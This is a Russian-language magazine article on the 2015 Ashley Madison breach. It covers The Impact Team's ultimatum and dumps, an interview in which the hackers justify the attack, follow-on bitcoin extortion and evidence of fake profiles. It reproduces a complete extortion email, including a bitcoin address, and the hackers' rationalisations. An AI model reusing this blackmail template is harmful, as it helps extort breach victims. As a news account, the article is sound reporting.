
Конец июля и начало августа 2015 года принесли новую тему для обсуждений. Атаке подвергся огромный и очень популярный сайт знакомств (более 37 миллионов пользователей) Ashley Madison. Возможно, атака не привлекла бы к себе такого внимания, если бы не два но. Во-первых, направленность Ashley Madison и двух его «сайтов-побратимов» (Cougar Life и Established Men) сложно назвать обычной. Ashley Madison и два других ресурса ориентировались на уже состоящих в отношениях людей, которые ищут романа на стороне. Канадская компания Avid Life Media, которой принадлежат «сайты для измен», неоднократно подвергалась критике за провокационные рекламные кампании и слоганы вроде «Жизнь коротка. Заведи интрижку».

Во-вторых, сайт не просто взломали или дефейснули — атаке подверглась сама компания Avid Life Media, а не только ее ресурсы. Группа хакеров, которые называют себя The Impact Team, объявила Avid Life Media официальную войну.

О взломе стало известно 19 июля 2015 года, хотя позже выяснится, что первые предупреждения хакеры послали компании 12 июля. Утром того дня на компьютерах служащих Avid Life Media внезапно заиграл трек Thunderstruck группы AC/DC. Именно эту песню в 2012 году использовали хакеры, атаковавшие иранские ядерные объекты. Песня сопровождалась демонстрацией ультиматума. Хакеры потребовали от руководства компании полного прекращения работы сайтов Ashley Madison и Established Men (ресурс Cougar Life, ориентированный на женщин, взломщики почему-то обошли вниманием). В противном случае The Impact Team пригрозили опубликовать данные пользователей, украденные в ходе атаки, а также внутреннюю документацию самой компании.


В своем послании The Impact Team уверяли, что не требуют невозможного. Хакеры выразили понимание: полная остановка столь масштабного бизнеса займет время и приведет к огромным финансовым потерям. Но также они отметили, что, если в открытом доступе действительно окажется абсолютно вся подноготная 37 миллионов изменщиков и изменниц, компании Avid Life Media придется еще хуже.

Почему хакеры выбрали Ashley Madison из всего многообразия сайтов знакомств? Мишенью стал не сайт, а именно компания Avid Life Media. Члены The Impact Team утверждали, что компании лгала пользователям, зарабатывая на них миллионы долларов. Речь о функции Full Delete, которую Ashley Madison предлагает своим пользователям. Дело в том, что ресурс позиционировался как в высшей степени конфиденциальный (что совсем неудивительно),



Ультиматум The Impact Team

но удалить оттуда свои данные можно было, только заплатив 19 долларов, то есть воспользовавшись платной услугой полного удаления аккаунта с серверов компании. The Impact Team утверждали, что функция Full Delete — обман и пользовательские данные не удалялись вовсе, зато Avid Life Media получала огромные прибыли.



Полное удаление данных всего за 19 долларов

Одним из первых о происходящем сообщил известный журналист и специалист в сфере ИБ Брайан Кребс. Он же рассказал о том, что The Impact Team настроены серьезно и в качестве доказательства своих намерений уже опубликовали небольшой процент украденных данных.

ПУБЛИКАЦИЯ ДАННЫХ

Вряд ли кто-то ожидал того, что произошло спустя месяц после объявления ультиматума. Компании Avid Life Media было дано тридцать дней на выполнение требований, и хакеры оказались пунктуальными ребятами.

19 августа 2015 года члены The Impact Team сообщили, что время вышло, и действительно выложили в сеть архив размером 9,7 Гбайт. Он содержал информацию о 32 миллионах пользователей Ashley Madison и 36 миллионов электронных адресов. Информация о каждом человеке исчерпывающая: полное имя, адрес, телефон, хеши паролей (bcrypt), а также данные, важные для знакомств, — вес, рост, цвет волос и так далее. Более того, во многих случаях информация об аккаунте содержит GPS-координаты. Очевидно, приложение отслеживало пользователей принудительно, даже если те не указывали адрес. Обнаружились в архиве и данные о банковских картах. Полные номера карт не раскрыты, зато есть имя владельца и адрес.

Кроме того, архив содержал информацию об аккаунтах руководства Ashley Madison на PayPal, данные Windows Domain, предназначенные для сотрудников, и огромное количество внутренней документации компании Avid Life Media (логи чатов, контракты, техники продаж и многое другое).

«Время вышло!»

Avid Life Media has failed to take down Ashley Madison and Established Men.
We have explained the fraud, deceit, and stupidity of ALM and their members.
Now everyone gets to see their data.

Find someone you know in here? Keep in mind the site is a scam with thousands of fake female profiles. See ashley madison fake profile lawsuit; 90-95% of actual users are male. Chances are your man signed up on the world's biggest affair site, but never had one. He just tried to. If that distinction matters.

Find yourself in here? It was ALM that failed you and lied to you. Prosecute them and claim damages. Then move on with your life. Learn your lesson and make amends. Embarrassing now, but you'll get over it.

Any data not signed with key 6E50 3F39 BA6A EAAD D81D ECFF 2437 3CD5 74AB AA3B is fake.

Impact Team's statement on the release
Impact Team's PGP signature for the released statement
Impact Team's PGP Key
Torrent for the released data

Note from Quantum Magazine/Q7765:
We are not Impact Team, in case that wasn't clear.
Please use this data responsibly.
If you find our hosting of the release data useful, please consider looking at our text based magazine called Quantum.
Thank you.
- Quantum7765

Эксперты со всего мира принялись анализировать данные, в первую очередь пытаясь понять, подлинные ли они. В Twitter с каждой минутой появлялось все больше сообщений от людей, которые нашли себя в базе. Сомнений почти не оставалось.

Брайан Кребс, в свою очередь, не только провел расследование, но и пообщался с одним из основателей Ashley Madison и бывшим техническим директором компании Раджей Бхатией (Raja Bhatia). Бхатия сейчас консультирует Avid Life Media и помогает в расследовании инцидента. Как ни странно, он отрицал, что данные в архиве настоящие. По его словам, компания ежедневно получает от 30 до 80 предупреждений об утечках данных, проверяет сотни гигабайтов информации, но это всегда оказывается ложная тревога.

По словам бывшего технического директора, часть данных в архиве настоящие, но это те же самые данные, которые хакеры опубликовали в июле, в качестве доказательства серьезности своих намерений. Остальная инфор-

мация — подделка или данные, собранные из других источников, которые не имеют к Ashley Madison никакого отношения.

Бхатия особенно подчеркнул, что компания Avid Life Media не хранит данные о банковских картах пользователей, вместо них используя обезличенные ID транзакций. По мнению бывшего технического директора, данные о банковских картах взяты из совершенно иных источников.

Словам представителей Avid Life Media сложно было поверить уже после первого опубликованного хакерами архива. Но The Impact Team на достигнутом не остановились. 21–22 августа 2015 года хакеры вслед за первым дампом опубликовали второй, а затем и третий архив с украденными данными. Третья выкладка потребовалась «по техническим причинам»: второй архив объемом 20 Гбайт, который содержал в основном документы и более 200 тысяч писем компании Avid Life Media, оказался «битым» — не открывалось порядка 13 Гбайт файлов. Хакеры поспешили исправить оплошность и опубликовали рабочий архив, который насчитывал 19 Гбайт и уже открывался, как положено.

Вместе со вторым архивом было опубликовано и послание: «Эй, Ноэль, теперь ты можешь убедиться, что все это настоящее». Имелся в виду основатель и руководитель Avid Life Media Ноэль Бидерман (Noel Biderman).

Слово The Impact Team

Когда были опубликованы все три дампа, издание Motherboard сумело раздобыть контактный email группы (через посредника, чье имя не было названо). Журналисты отправили хакерам письмо, с просьбой выйти на контакт. Как ни странно, ответ не заставил себя ждать и, что немаловажно, был подписан тем же PGP-ключом, что и дампы данных по Ashley Madison. Парни из The Impact Team согласились ответить на вопросы журналистов. Вот перевод этого недлинного интервью.

— Как вы взломали Avid Life Media? Это было сложно?

— Мы очень старались и планировали атаку, которую будет невозможно обнаружить, но, когда перешли к действиям, поняли, что преодолевать там попросту нечего.

— Что скажете об их безопасности?

— Она ужасна. Никто ни за чем не следил. Никакой безопасности. Единственное — сеть была сегментирована. Можно использовать Pass1234 из интернета, чтобы под VPN получить root-доступ на всех серверах.

— Когда вы начали их ломать? Несколько лет назад?

— Довольно давно.

```
We are the Impact Team. We have hacked them completely,
taking over their entire office and production domains and
thousands of systems, and over the past few years have taken
all customer information databases, complete source code
repositories, financial records, documentation, and emails,
as we prove here. And it was easy. For a company whose main
promise is secrecy, it's like you didn't even try, like you
thought you had never pissed anyone off.
```

Отрывок из файла README, приложенного к первому дампу. Хакеры пишут, что собирают информацию о компании «на протяжении пары последних лет»

— Какой еще информацией о Avid Life Media вы располагаете?

— 300 Гбайт данных: переписка сотрудников, документация из внутренней сети компании. Десятки тысяч фотографий пользователей Ashley Madison. Некоторое количество чатов пользователей и их сообщения. Треть всех фотографий, это фотографии членов, их мы публиковать не будем. Большую часть почты сотрудников мы тоже не собираемся публиковать. Возможно, только переписку руководителей компании.

— Почему вы решили выложить дампы сразу большими порциями, а не сливали информацию понемногу?

— Мы как-то непонятно пишем? План всегда был именно такой. Наш первый релиз содержал образец дампа с 2700 транзакциями. По одной, начиная с 2008-03-21 и по 2015-06-28. По одной за день. Потом мы опубликовали все остальное. Так гораздо проще.

— Что скажете о реакции Avid Life Media и ее исполнительного директора Ноэля Бидермана?

— Они зарабатывают на мошенничестве 100 миллионов долларов в год. Совсем неудивительно, что компания не закрылась. Может быть, теперь их смогут закрыть юристы. Руководители Avid Life Media совсем как политики — не могут перестать врать. Они заявляют, что не хранили данные о банковских картах. Конечно, а еще они совсем не хранили email, просто каждый день логинились на сервер и читали. У них был пароль от обработчика банковских карт (CC processor), мы слили данные оттуда.

То есть они работают с процессинговой компанией, оператором по приему платежей. Процессинговая компания хранит у себя часть номера банковской карты и биллинг-адрес. Так же Gmail хранит почту. Avid Life Media могли залогиниться и просмотреть детали транзакций.

— Что подвигло вас на взлом, какова мотивация?

— Мы пробыли в Avid Life Media достаточно долго, чтобы разобраться, что к чему. Мы наблюдали, как растет число пользователей Ashley Madison, растет посещаемость сайта. Сейчас все кричат: «37 миллионов пользователей! Шантаж пользователей!» Мы не шантажировали пользователей. Их шантажировала Avid Life Media. Но могла бы и любая другая группа хакеров. Мы лишь остановили это, пока дело не дошло до 60 миллионов. Avid Life Media ведет себя как драгдилер, издевающийся над наркоманами.

— Доказательства того, что функция удаления профиля с сайта не работала, есть в дампах?

— Да. Там множество таких аккаунтов и данных.

— The Impact Team планирует взламывать другие сайты в будущем? Если да, то какие конкретно цели или какой тип целей у вас на примете?

— Мы будем ломать не только сайты. Наши цели — любые компании, которые зарабатывают сотни миллионов долларов на человеческой боли, секретах и лжи. Возможно, коррумпированные политики. Если мы за это возьмемся, это займет много времени, но мы поработаем тотально.

ПОСЛЕДСТВИЯ

Разумеется, компрометация данных 32 миллионов человек, которые изменяли или собирались изменять своим супругам, не могла остаться незамеченной и не повлечь за собой последствий. Так, оперативно появились сайты, где можно проверить свои данные по базе и узнать, не скомпрометирован ли твой аккаунт.

Предприимчивые сетевые мошенники начали рассылать пострадавшим письма с попытками вымогательства. Такие рассылки носят настолько массовый характер, что некоторые почтовые провайдеры были вынуждены обновить спам-фильтры, чтобы отсекать подобные сообщения. От схожих писем могут страдать даже те, кто никогда не регистрировался на сайтах знакомств. Дело в том, что принадлежащие Avid Life Media ресурсы не требовали подтверждения по email, можно было указывать любой адрес, хоть barack.obama@whitehouse.gov.

Неизвестный вымогатель «с прискорбием» сообщает жертве о том, что информация с сайта Ashley Madison оказалась в его руках. Чтобы оградить любимую жену от получения этой информации, жертву просят перечислить один биткойн на определенный адрес. Точнее, требуется перечислить, к примеру, 1,0000001 BTC, чтобы вымогатель знал, кто именно откупился. Вероятно, каждая жертва получает требование о выкупе с уникальной суммой (1,0000002 BTC, 1,0000003 BTC и так далее).

```
--------------
MESSAGE NUMBER 4054164
--------------
Received: (qmail 28958 invoked by uid 89); 21 Aug 2015 04:25:16 -0000
Received: by simscan 1.3.1 ppid: 28956, pid: 28957, t: 0.0024s
          scanners:none
Received: from unknown (HELO smtp101-2.vfemail.net) (                )
  by FreeQueue with SMTP; 21 Aug 2015 04:25:16 -0000
Received: (qmail 27588 invoked by uid 89); 21 Aug 2015 04:25:16 -0000
Received: by simscan 1.4.0 ppid: 27575, pid: 27585, t: 0.3323s
          scanners:none
Received: from unknown (HELO NewPC) (                    ..              @104.200.154.70)
  by              ' with ESMTPA; 21 Aug 2015 04:25:15 -0000
From: <greyflay3@vfemail.net>
To: <
Subject: Ashley Madison Leaks
Date: Fri, 21 Aug 2015 00:25:13 -0400
Message-ID: <5c8f01d0dbc9$60c33660$2249a320$@net>
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="----=_NextPart_000_5C90_01D0DBA7.D9B19660"
X-Mailer: Microsoft Office Outlook 12.0
Thread-Index: AdDbyVnpHdTvnwLWTPGf85aSYkzxJA==
Content-Language: en-ca

This is a multi-part message in MIME format.

------=_NextPart_000_5C90_01D0DBA7.D9B19660
Content-Type: text/plain;
        charset="us-ascii"
Content-Transfer-Encoding: 7bit

Hello

Unfortunately your data was leaked in the recent hacking of Ashley Madison
and I now have your information.

If you would like to prevent me from finding and sharing this information
with your significant other send exactly 1.00000001 Bitcoins (approx. value
$225 USD) to the following address:

1B8eH7HR87vbVbMzX4gk9nYyus3KnXs4Ez

Sending the wrong amount means I won't know it's you who paid.

You have 7 days from receipt of this email to send the BTC. If you need help
locating a place to purchase BTC you can start here
```

Образчик вымогательского письма

Адвокаты по разводам (и адвокаты вообще) тоже заинтересовались происходящим. Сложно представить, какое количество разводов и мошенничества повлечет за собой публикация данных 32 миллионов человек, пойманных на измене (или по крайней мере попытках, учитывая почти полное отсутствие

настоящих женщин). Хотя это еще не самое страшное. На Reddit, к примеру, мелькала история гея из Саудовской Аравии, который использовал Ashley Madison для знакомств. Дело в том, что в Саудовской Аравии и ряде других стран мужеложство карается смертной казнью. Через побивание камнями. Парень пишет, что уже подготовил побег из страны и «очень благодарен» за это хакерам.

На Avid Life Media уже начали подавать групповые иски, что совершенно неудивительно, учитывая размах утечки данных и скандала вокруг нее. В суд подают и в Канаде, где зарегистрирована фирма, и в других странах. Так, в США в окружной суд штата Калифорния на днях как раз поступил новый иск с требованием возместить 5 миллионов долларов пострадавшим. И это явно только начало.

Женщин на Ashley Madison почти не было

Редактор сайта Gizmodo Аннали Ньюиц проанализировала опубликованные хакерами данные и пришла к забавному выводу: настоящих женщин на Ashley Madison было очень немного.

- 5 550 678 аккаунтов якобы принадлежат женщинам, и 31 343 428 аккаунтов принадлежат мужчинам.
- Множество «женских» аккаунтов зарегистрированы на почту @ashleymadison.com.
- 1492 женщины реально открывали сообщения на сайте и проявляли хоть какую-то активность. Ерунда по сравнению с 20 269 657 мужчинами.
- 2409 женщин пользовались чатом. И 11 030 920 мужчин
- 80 805 аккаунтов зарегистрированы с IP-адреса 127.0.0.1, то есть, скорее всего, созданы сотрудниками Ashley Madison.
- Если мужчин с IP 127.0.0.1 насчитывается всего 12 069, то женщин 68 709.

FULL DELETE И ПОДНОГОТНАЯ AVID LIFE MEDIA

Так как второй (технически — третий) дамп, опубликованный хакерами, содержал в основном внутреннюю документацию компании Avid Life Media, на свет, разумеется, вышли не самые приглядные факты о самой компании, а также о ее руководстве.

Выяснилось, что функция удаления данных, за которую ALM просила у пользователей 19 долларов, все же работала, хотя и весьма странно. Многие данные об аккаунте действительно удалялись, но в базе все равно хранились: ин-

формация о штате, городе и стране проживания, GPS-координаты, параметры роста и веса, дата рождения, пол, а также информация о привычках и предпочтениях пользователя. Немало, учитывая, что человек заплатил почти двадцать баксов за полное удаление своего профиля. Неприятнее всего утечка геолокации, по которой человека можно выследить и вычислить, даже не зная имени.

	Удаленный аккаунт	Активный аккаунт
ID номер	271825	143760
Email	deleted@almlabs.com	xxxxxxx@xxxxx.xxx
Дата создания	'2004-10-22 03:57:35'	'2004-02-10 18:11:36'
Кем создан	0	0
Последнее обновление	'2015-03-19 11:04:08'	'2015-06-11 10:59:49'
Кем обновлено	0	10
Admin value	2	2
Status value	2	2
Account type	1	1
Членский статус	NULL	NULL
Ad source	3	6
Номер профиля	NULL	143760
Никнейм	'<271825>'	xxxxxx
Имя	'<paid_delete>'	NULL
Фамилия	'<paid_delete>'	NULL
Адрес	'<paid_delete>'	''
Адрес	'<paid_delete>'	''
Город	'York'	'Trenton'
Почтовый индекс	'<paid_delete>'	xxxxx
Штат	39	31
Широта	xx.xxxxx	xx.xxxxx
Долгота	-xx.xxxxxx	-xx.xxxxxx
Код страны	1	1
Телефон	'<paid_delete>'	NULL
Рабочий телефон	'<paid_delete>'	NULL
Мобильный телефон	'<paid_delete>'	NULL

Сравнительная таблица данных об удаленном и активном аккаунтах. Красным замазана информация, которая может привести к идентификации пользователя

Пол	2	2
Дата рождения	'xxxx-xx-xx'	'xxxx-xx-xx'
Заголовок профиля	'<paid_delete>'	'Seeking a long term FUN!'
Раса	1	1
Вес	xxx	xxx
